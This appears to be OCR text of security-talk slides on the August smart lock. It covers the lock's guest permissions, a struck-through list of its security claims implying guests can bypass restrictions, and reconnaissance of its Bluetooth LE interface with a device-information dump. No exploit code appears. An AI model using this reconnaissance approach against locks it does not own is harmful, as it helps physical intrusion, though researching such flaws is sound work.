


What level of access do you want to give Joe?

Guest ✓

Owner


Can lock and unlock door via August app.
Can lock and unlock door via August PIN
Can not use Auto-Unlock
Can not invite/remove guests and owners
Can not control all lock settings
Can not view activity feed
Can not view guest list


YOU'RE WRONG
GET OUT!!
quickmeme.com

Security claims

- ~~Perfectly secure~~
- Guest access can be revoked at any time
- Guest permission can be limited to a schedule
- Guest can not
  - ~~Use auto unlock~~
  - Invite or remove guests or owners
  - View activity feed
  - View Guest List
  - ~~Change lock settings~~
- Keys can not be duplicated or distributed


Mapping out the BLE API



WiFi | HTTPS

BLE

Enumerate BLE services



LightBlue Explorer – Bluetooth Low Energy

View More by This Developer

By Punch Through

Open iTunes to buy and download apps.


Description

LightBlue Explorer can connect you to all of your devices that use Bluetooth 4.0 Low Energy (also known as Bluetooth Smart, or Bluetooth Light).

Punch Through Web Site ▸ LightBlue Explorer – Bluetooth Low Energy Support ▸ ...More

What's New in Version 2.4.0

* Added new feature that allows the user to sort and filter discovered devices by signal strength.
* Fixed alignment of alert that occurs when Bluetooth is turned off.



August81

UUID: 42915464-4408-5438-77A4-0F0A35B8E5F7

Connected

Device Information

System ID
<81f842fe ff3e315c>

Model Number String
ASL-01

Serial Number String
L1GFR000UT

Firmware Revision String
1.1.17

Hardware Revision String
08

Software Revision String
08

System ID
<81f842fe ff3e315c>


Model Number String
ASL-01

Serial Number String
L1GFR000UT

Firmware Revision String
1.1.17

Hardware Revision String
08

Software Revision String
08



<16000215 7b0ca663 5e895f0d 7ee597c9 2bc4c137
Manufacturer Data

August81

UUID: 42915464-4408-5438-77A4-0F0A35B8E5F7

Connected

ADVERTISEMENT DATA

No
Device Is Connectable

Aug
Local Name

